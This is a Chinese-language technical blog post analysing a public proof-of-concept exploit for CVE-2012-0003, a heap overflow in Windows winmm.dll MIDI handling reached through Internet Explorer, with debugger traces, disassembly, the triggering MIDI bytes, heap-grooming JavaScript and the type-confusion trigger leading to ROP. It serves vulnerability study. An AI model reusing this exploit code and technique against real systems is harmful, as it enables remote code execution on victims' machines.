Analysing the POC of CVE-2012-0003

4b_4b@hi.baidu

By KK

【目录】

0x1 前言

MS12-004 中涉及两个漏洞，其中之一就是 CVE-2012-0003。这个漏洞是由于 Windows 多媒体库 winmm.dll 在处理 MIDI 文件时操作不当导致堆溢出造成的，攻击者可通过在用户访问的 HTML 页面中”嵌入”精心构造的 MIDI 文件来利用该漏洞实现远程任意代码执行。

VUPEN 的漏洞研究团队在微软的安全公告发布不久就贴出博文 *Advanced Exploitation of Internet Explorer Heap Overflow Vulnerabilities (MS12-004)*。其中不仅剖析了漏洞的成因，并且给出了如何实现稳定利用的方法。看完此文后不由得为其思路之淫荡而拍案叫绝，但苦于手头上没有现成的 POC，所以无法深入体会其精髓。所幸不久后 EXPLOIT-DB 上就有外国友人放出了以 VUPEN 博文中所述方法为指导思想的 POC，拿过来 Windbging 一番后便有了此文。

0x2 漏洞成因

winmm.dll 在处理 MDI 文件时会分配一块固定大小——0x400 字节的缓冲区 Vul_Buffer，当 winmm.dll 在解析'MTrk'类型的 Chunk 数据中的事件(event)时，如果遇到 Note Off 或者 Note On 事件，就会用从 MIDI 文件中读取的事件的参数计算出一个用于读写 Vul_Buffer 中数据的偏移量。例如，从 MIDI 文件中读取事件 0x00E3E2E1,E1 若为 0x8X 表明这是一个 Note Off 事件;E1 若为 0x9X 表明这是一个 Note On 事件。然后用 E1 和 E2 按照 ((E1 & 0Fh) * 2^7 + E2) / 2 计算出一个用于读写缓冲区 Vul_Buffer 的偏移量。

在 test_case.mid 文件中，导致堆溢出的事件是 0x0073B29F.

```
00000000h: 4D 54 68 64 00 00 00 06 00 00 00 01 00 60 4D 54 ;
00000010h: 72 6B 00 00 00 35 00 FF 03 0D 44 72 75 6D 73 20 ;
00000020h: 20 20 28 42 42 29 00 00 C9 28 00 B9 07 64 00 B9 ;
00000030h: 0A 40 00 B9 7B 00 00 B9 5B 28 00 B9 5D 00 85 50 ;
00000040h: 99 23 7F 00 9F B2 73 00 FF 2F 00                ;
```

以下结合调试过程，分析 winmm.dll 对这个事件的处理方式

读取事件 0x0073B29F

```
eax=03abe020 ebx=00000014 ecx=001fdeb4 edx=00000000 esi=0324af70 edi=001fde20
eip=76b2d0b5 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WINMM!midiOutPlayNextPolyEvent+0x7d:
76b2d0b5 8b0c03          mov     ecx,dword ptr [ebx+eax] ds:0023:03abe034=0073b29f
```

判断事件类型

```
eax=0000009f ebx=00000073 ecx=0073b29f edx=0000739f esi=0323c778 edi=001fde20
eip=76b2d1f3 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
WINMM!midiOutPlayNextPolyEvent+0x1bb:
76b2d1f3 80e2f0          and     dl,0F0h
0:020> p
eax=0000009f ebx=00000073 ecx=0073b29f edx=00007390 esi=0323c778 edi=001fde20
eip=76b2d1f6 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
WINMM!midiOutPlayNextPolyEvent+0x1be:
76b2d1f6 80fa90          cmp     dl,90h
```

如果为 0x9X 表明是 Note On 事件，则跳转到函数中的基本块 loc_76B2D203 用事件的参数计算偏移量：

```
eax=0000009f ebx=00000073 ecx=0073b29f edx=000000b2 esi=0323c778 edi=001fde20
eip=76b2d207 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WINMM!midiOutPlayNextPolyEvent+0x1cf:
76b2d207 83e00f          and     eax,0Fh
0:020> p
eax=0000000f ebx=00000073 ecx=0073b29f edx=000000b2 esi=0323c778 edi=001fde20
eip=76b2d20a esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
WINMM!midiOutPlayNextPolyEvent+0x1d2:
76b2d20a c1e007          shl     eax,7
0:020> p
eax=00000780 ebx=00000073 ecx=0073b29f edx=000000b2 esi=0323c778 edi=001fde20
eip=76b2d20d esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WINMM!midiOutPlayNextPolyEvent+0x1d5:
76b2d20d 03c2            add     eax,edx
0:020> p
eax=00000832 ebx=00000073 ecx=0073b29f edx=000000b2 esi=0323c778 edi=001fde20
eip=76b2d20f esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WINMM!midiOutPlayNextPolyEvent+0x1d7:
76b2d20f 99              cdq
0:020> p
eax=00000832 ebx=00000073 ecx=0073b29f edx=00000000 esi=0323c778 edi=001fde20
eip=76b2d210 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WINMM!midiOutPlayNextPolyEvent+0x1d8:
76b2d210 2bc2            sub     eax,edx
```

以上过程计算((0x9F & 0xF) * 2^7)+0xB2 得到 0x832，然后再除以 2，就得到了偏移量 0x419

```
eax=00000832 ebx=00000073 ecx=0073b29f edx=00000000 esi=0323c778 edi=001fde20
eip=76b2d212 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WINMM!midiOutPlayNextPolyEvent+0x1da:
76b2d212 d1f8            sar     eax,1
0:020> p
eax=00000419 ebx=00000073 ecx=0073b29f edx=00000000 esi=0323c778 edi=001fde20
eip=76b2d214 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

用 Vul_Buffer 的基地址加上偏移地址 0x419:

```
eax=00000419 ebx=00000073 ecx=0073b29f edx=00000000 esi=0323c778 edi=001fde20
eip=76b2d21e esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WINMM!midiOutPlayNextPolyEvent+0x1e6:
76b2d21e 03f0            add     esi,eax
```

Vul_Buffer 的实际长度为 0x400 字节，用 0x419 作为偏移量将会发生访问越界！

Vul_Buffer+0x419 读取数据 0x8:

```
eax=00000419 ebx=00000073 ecx=0073b29f edx=00000000 esi=0323cb91 edi=001fde20
eip=76b2d224 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WINMM!midiOutPlayNextPolyEvent+0x1ec:
76b2d224 8a06            mov     al,byte ptr [esi]          ds:0023:0323cb91=08
```

加 1:

```
eax=00000408 ebx=00000073 ecx=0073b29f edx=00000008 esi=0323cb91 edi=001fde20
eip=76b2d23e esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
WINMM!midiOutPlayNextPolyEvent+0x206:
76b2d23e fec0            inc     al
```

再写入到 Vul_Buffer+0x419 中:

```
eax=00000409 ebx=00000073 ecx=0073b29f edx=00000008 esi=0323cb91 edi=001fde20
eip=76b2d240 esp=0486fe80 ebp=0486fea0 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
WINMM!midiOutPlayNextPolyEvent+0x208:
76b2d240 8806            mov     byte ptr [esi],al          ds:0023:0323cb91=08
```

显然此处没有对从 MIDI 文件中读取的事件参数的有效性进行严格的验证，导致对其进行计算后得到的偏移量超出堆缓冲区的有效长度。访问越界会把 Vul_Buffer+0x419 上的 0x08 改写为 0x09

0x3 漏洞利用

在 POC 中首先创建了一个 select 元素 selob，并且对其设置了 64 个属性。其中除了第一个属性 w1 为 string 类型外，其余属性都为 object 类型。

```
var selob = document.createElement("select")
selob.w0 = alert
selob.w1 = unescape("%u1be4%u0909")
selob.w2 = alert
selob.w3 = alert
selob.w4 = alert
selob.w5 = alert
selob.w6 = alert
selob.w7 = alert
selob.w8 = alert
selob.w9 = alert
selob.w10 = alert
selob.w11 = alert
selob.w12 = alert
selob.w13 = alert
selob.w14 = alert
selob.w15 = alert
selob.w16 = alert
selob.w17 = alert
selob.w18 = alert
selob.w19 = alert
selob.w20 = alert
selob.w21 = alert
```

随后创建了一个大小为 1000 元素的数组 clones,并在函数 feng_shui 中循环对 clone 数组的成员进行赋值

```
selob.w61 = alert
selob.w62 = alert
selob.w63 = alert

    var clones=new Array(1000);
    function feng_shui() {
        heap.gc();
        var i = 0;
        while (i < 1000) {
            clones[i] = selob.cloneNode(true)
            i = i + 1;
        }

        var j = 0;
        while (j < 1000) {
            delete clones[j];
            CollectGarbage();
            j  = j + 2;
        }

    }
```

亮点在对 clones[i]赋值时调用的 selob 的方法 cloneNode。正如 VUPEN 博文中提到的，当元素 selob 被 clone 时，mshtml.dll 会创建一个 CAttrArry 类型的对象。并且在对其进行初始化时会根据原始元素 selob 中属性的数目来动态创建一个数组 m_AttrArray。因为数组 m_AttrArray 中每个成员大小为 0x10 字节。所以当 selob 中有 0x40（64）个属性时，CAttrArray::Clone 函数在调用 CImplAry::EnsureSizeWorker 时会为每个数组 m_AttrArray 分配 0x40*0x10 字节内存

```
.text:6376E1AA            cmp     eax, [edi+8]    ;EAX 中保存属性数目 0x40
.text:6376E1AD            jbe     loc_637EAB42
.text:6376E1B3            push    10h
.text:6376E1B5            call    ?EnsureSizeWorker
.text:6376E1BA
.text:6376E1BA loc_6376E1BA:          ;CAttrArray::Clone+7C9DB
.text:6376E1BA            test    eax, eax
.text:6376E1BC            mov     [ebp+arg_0], eax
.text:6376E1BF            jnz     loc_63743AD7
.text:6376E1C5            mov     eax, [esi]
.text:6376E1C7            mov     esi, [eax+0Ch] ;ESI 中保存 m_AttrArray 地址
```

在.text:6376E1C5 上下一个断点，打印数组 m_AttrArray 地址信息：

```
bu mshtml!Ordinal104+0x2600d
".printf \"[*]CAttrArray::Clone Allocate:0x%08x\", poi(poi(@esi)+c);.echo;gc"
```

因此在对大小为 1000 的数组 clones 循环调用 selob.cloneNode 进行赋值后，在堆上会有 1000 块大小为 0x400 的缓冲区

随后 feng_shui 函数又在一个循环中销毁 clones 数组中一部分 CAttrArray 对象，

delete clones[i]语句会使函数 CImplAry::DeleteAll 得到调用来释放之前为数组 m_AttrArray 分配的内存:

```
.text:6363FD7F ; public: void __thiscall CImplAry::DeleteAll(void)

.text:6363FD7F              test    byte ptr [esi+4], 2
.text:6363FD83              jnz     short loc_6363FDA9
.text:6363FD85              push    dword ptr [esi+0Ch] ;m_AttrArray 内存地址
.text:6363FD88              push    0
.text:6363FD8A              push    _g_hProcessHeap
.text:6363FD90              call    ds:__imp__HeapFree
```


在.text:6363FD85 上下一个断点，打印数组 m_AttrArray 内存释放信息：

bu mshtml!DllGetClassObject+0xafdc8
".printf \"[*]CImplAry::DeleteAll Free:0x%08x\",poi(@esi+c);.echo;gc"


```
[*]CAttrArray::Clone Allocate:0x11fe68d8
[*]CAttrArray::Clone Allocate:0x11fe6ce0
[*]CAttrArray::Clone Allocate:0x11fe70e8
[*]CImplAry::DeleteAll Free:0x05ab3470
[*]CImplAry::DeleteAll Free:0x05ab3878
[*]CImplAry::DeleteAll Free:0x05ab4088
[*]CImplAry::DeleteAll Free:0x05ab4898
[*]CImplAry::DeleteAll Free:0x05ab50a8
[*]CImplAry::DeleteAll Free:0x05ab58b8
[*]CImplAry::DeleteAll Free:0x05ab60c8
[*]CImplAry::DeleteAll Free:0x05ab68d8
[*]CImplAry::DeleteAll Free:0x05ab70e8
[*]CImplAry::DeleteAll Free:0x05ab78f8
[*]CImplAry::DeleteAll Free:0x05ab8108
[*]CImplAry::DeleteAll Free:0x05ab8918
[*]CImplAry::DeleteAll Free:0x05ab9128
[*]CImplAry::DeleteAll Free:0x05ab9938
[*]CImplAry::DeleteAll Free:0x05aba148
[*]CImplAry::DeleteAll Free:0x04b0e020
[*]CImplAry::DeleteAll Free:0x04b0e830
[*]CImplAry::DeleteAll Free:0x04b0f040
[*]CImplAry::DeleteAll Free:0x04b0f850
[*]CImplAry::DeleteAll Free:0x04b10060
[*]CImplAry::DeleteAll Free:0x04b10870
[*]CImplAry::DeleteAll Free:0x04b11080
[*]CImplAry::DeleteAll Free:0x04b11890
[*]CImplAry::DeleteAll Free:0x11eba468
```

之所以要释放 clones 中的一部分 CAttrArray 对象，是为了保证 winmm!mseOpen 函数从堆上分配的大小为 0x400 的缓冲区 Vul_Buffer 在堆上能够紧挨着一个 CAttrArray 对象的数组 m_AttrArray 占据的内存块。

示意图：



初始化 clones 数组




```
.text:76B2CDAA ; __stdcall mseOpen(x, x, x)
...省略无关指令
.text:76B2CDE4                  push    400h            ; dwBytes
.text:76B2CDE9                  call    _winmmAlloc@4 ; winmmAlloc(x)
.text:76B2CDEE                  cmp     eax, ebx        ; EAX 保存 Vul_Buffer 地址
```

在.text:76B2CDEE 上下断点
bu WINMM!waveOutGetID+0x8f5
".printf \"[*]WINMM:mseOpen Allocate:0x%08x\",@eax;.echo;"

可以看到 Vul_Buffer 的地址为 0x11FE6CE0

```
[*]WINMM:mseOpen Allocate:0x11fe6ce0
eax=11fe6ce0 ebx=00000000 ecx=00000000 edx=11fe6ce0 esi=04acd2f0 edi=05ba4d90
eip=76b2cdee esp=020df864 ebp=020df874 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WINMM!waveOutGetID+0x8f5:
76b2cdee 3bc3            cmp     eax,ebx
```

查看一下之前记录的 clones 数组中每个 CAttrArray 对象的 m_AttrArray 数组创建和销毁的记录：

```
[*]CAttrArray::Clone Allocate:0x11fe6ce0
[*]CAttrArray::Clone Allocate:0x11fe70e8
[*]CImplAry::DeleteAll Free:0x05ab3470
[*]CImplAry::DeleteAll Free:0x05ab3878
[*]CImplAry::DeleteAll Free:0x05ab4088
[*]CImplAry::DeleteAll Free:0x05ab4898
```

不难看出 0x11FE6CE0 是 clones 数组中第 999 个 CAttrArray 对象的 m_AttrArray 数组的地址，其相邻对象的 m_AttrArray 数组的地址为 0x11FE70E8;随后 delete clones[i]会将这个数组销毁

```
[*]CImplAry::DeleteAll Free:0x11fe54b0
[*]CImplAry::DeleteAll Free:0x11fe5cc0
[*]CImplAry::DeleteAll Free:0x11fe64d0
[*]CImplAry::DeleteAll Free:0x11fe6ce0
```

此时分配 0x400 字节的缓冲区又会将这个内存块重新分配，在 0x11FE6CE0 偏移 0x408 字节后，就是 clones 数组中的最后一个 CAttrArray 对象的 m_AttrArray 数组，其内存地址为 0x11FE70E8。

```
0:007> dd eax+408
11fe70e8  00000902 002dc6c3 00000000 05b1c644
11fe70f8  00000802 002dc6c4 00000000 05aa4cac
11fe7108  00000902 002dc6c5 00000000 05b1c644
11fe7118  00000902 002dc6c6 00000000 05b1c644
11fe7128  00000902 002dc6c7 00000000 05b1c644
11fe7138  00000902 002dc6c8 00000000 05b1c644
11fe7148  00000902 002dc6c9 00000000 05b1c644
11fe7158  00000902 002dc6ca 00000000 05b1c644
```

随后在 winmm!midiOutPlayNextPolyEvent 函数中以 0x419 作为偏移量访问 Vul_Buffer(0x11FE6CE0)时，就会将 0x11FE70F9 处的 0x8 改写为 0x9

```
eax=00000409 ebx=00000073 ecx=0073b29f edx=00000008 esi=11fe70f9 edi=04acd2f0
eip=76b2d240 esp=0efefe80 ebp=0efefea0 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
WINMM!waveOutGetID+0xd47:
76b2d240 8806            mov     byte ptr [esi],al          ds:0023:11fe70f9=08
```

```
0:031> dd 0x11FE70E8
11fe70e8  00000902 002dc6c3 00000000 05b1c644
11fe70f8  00000902 002dc6c4 00000000 05aa4cac
11fe7108  00000902 002dc6c5 00000000 05b1c644
11fe7118  00000902 002dc6c6 00000000 05b1c644
11fe7128  00000902 002dc6c7 00000000 05b1c644
11fe7138  00000902 002dc6c8 00000000 05b1c644
11fe7148  00000902 002dc6c9 00000000 05b1c644
11fe7158  00000902 002dc6ca 00000000 05b1c644
```

最后一个 CAttrArray 对象的 m_AttrArray 数组(地址 0x11FE70E8)中第二个属性的类型已经由 string 类型被改写为 object 类型!

POC 中的 trigger 函数负责劫持程序的控制流

```
function trigger(){
    var k = 999;
    while (k > 0) {
        if (typeof(clones[k].w1) == "string") {
            } else {
                clones[k].w1('come on!');
            }
            k = k - 2;
        }
        feng_shui();
        document.audio.Play();
    }
```

调用 typeof(clones[k].w1)来判断第 k 个 CAttrArray 对象的 m_AttrArry 数组中第二个属性的类型时，函数 CAttrValue:GetIntoVariant 会被调用。

```
.text:63678911 ; CAttrValue::GetIntoVariant(struct tagVARIANT *)const
...省略无关指令
.text:6367891C              movzx   eax, byte ptr [esi+1]   ;ESI 为数组元素基地址
.text:63678920              sub     eax, 8                  ;EAX 为属性类型
.text:63678923              jz      loc_635A018B
.text:63678929              dec     eax
.text:6367892A              jnz     loc_6362D556
.text:63678930
.text:63678930 loc_63678930: ;如果 EAX=9,表明属性为 object 类型,控制流会总到这里
.text:63678930              mov     eax, [esi+0Ch]
.text:63678933              cmp     eax, ebx
.text:63678935              jz      short loc_6367893D
.text:63678937              mov     ecx, [eax]              ;取出虚函数表
.text:63678939              push    eax
.text:6367893A              call    dword ptr [ecx+4]
```

如上文分析，clones 数组中最后一个对象的 m_AttrArray 数组被改写，所以当 typeof(clones[999].w1)时

取出被改写的属性类型 0x9

```
eax=11fe70f8 ebx=00000000 ecx=04b3fa80 edx=00000040 esi=11fe70f8 edi=020dc948
eip=6367891c esp=020dc5a4 ebp=020dc5d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!DllGetClassObject+0xe895f:
6367891c 0fb64601        movzx   eax,byte ptr [esi+1]       ds:0023:11fe70f9=09
```

控制流走向基本块 loc_63678930,误将 string 类型的数据 0x0909B41C 当作虚函数表取出

```
eax=05aa4cac ebx=00000000 ecx=04b3fa80 edx=00000040 esi=11fe70f8 edi=020dc948
eip=63678937 esp=020dc5a4 ebp=020dc5d8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!DllGetClassObject+0xe897a:
63678937 8b08            mov     ecx,dword ptr [eax]  ds:0023:05aa4cac=09091be4
```

控制流转向堆上已经由 Heap-Spray 布置好的 ROP 指令

```
eax=05aa4cac ebx=00000000 ecx=09091be4 edx=00000040 esi=11fe70f8 edi=020dc948
eip=6367893a esp=020dc5a0 ebp=020dc5d8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!DllGetClassObject+0xe897d:
6367893a ff5104          call    dword ptr [ecx+4]    ds:0023:09091be8=76c9b4c2
0:007> dd ecx
09091be4  7c347f98 76c9b4c2 dfe82278 7c376402
09091bf4  7c376402 7c347f97 fffff800 7c351e05
09091c04  7c354901 ffffffff 7c345255 7c352174
09091c14  7c344f87 ffffffc0 7c351eb1 7c34d201
09091c24  7c38b001 7c34b8d7 7c347f98 7c364802
09091c34  7c3415a2 7c347f97 7c37a151 7c378c81
09091c44  7c345c30 3979968d f96b77f5 74b027b6
09091c54  3d464e15 fc843514 027ebe2d 4bf822e0
```

0x4 参考

[1] Advanced Exploitation of Internet Explorer Heap Overflow Vulnerabilities (MS12-004)
http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012-0003.php

[2] MS12-004 midiOutPlayNextPolyEvent Heap Overflow
http://www.exploit-db.com/exploits/18426/

[3] MIDI Fileformat Reference:
http://www.sonicspot.com/guide/midifiles.html

[4] 新鲜出炉 - MS12-004
http://bbs.pediy.com/showthread.php?t=145678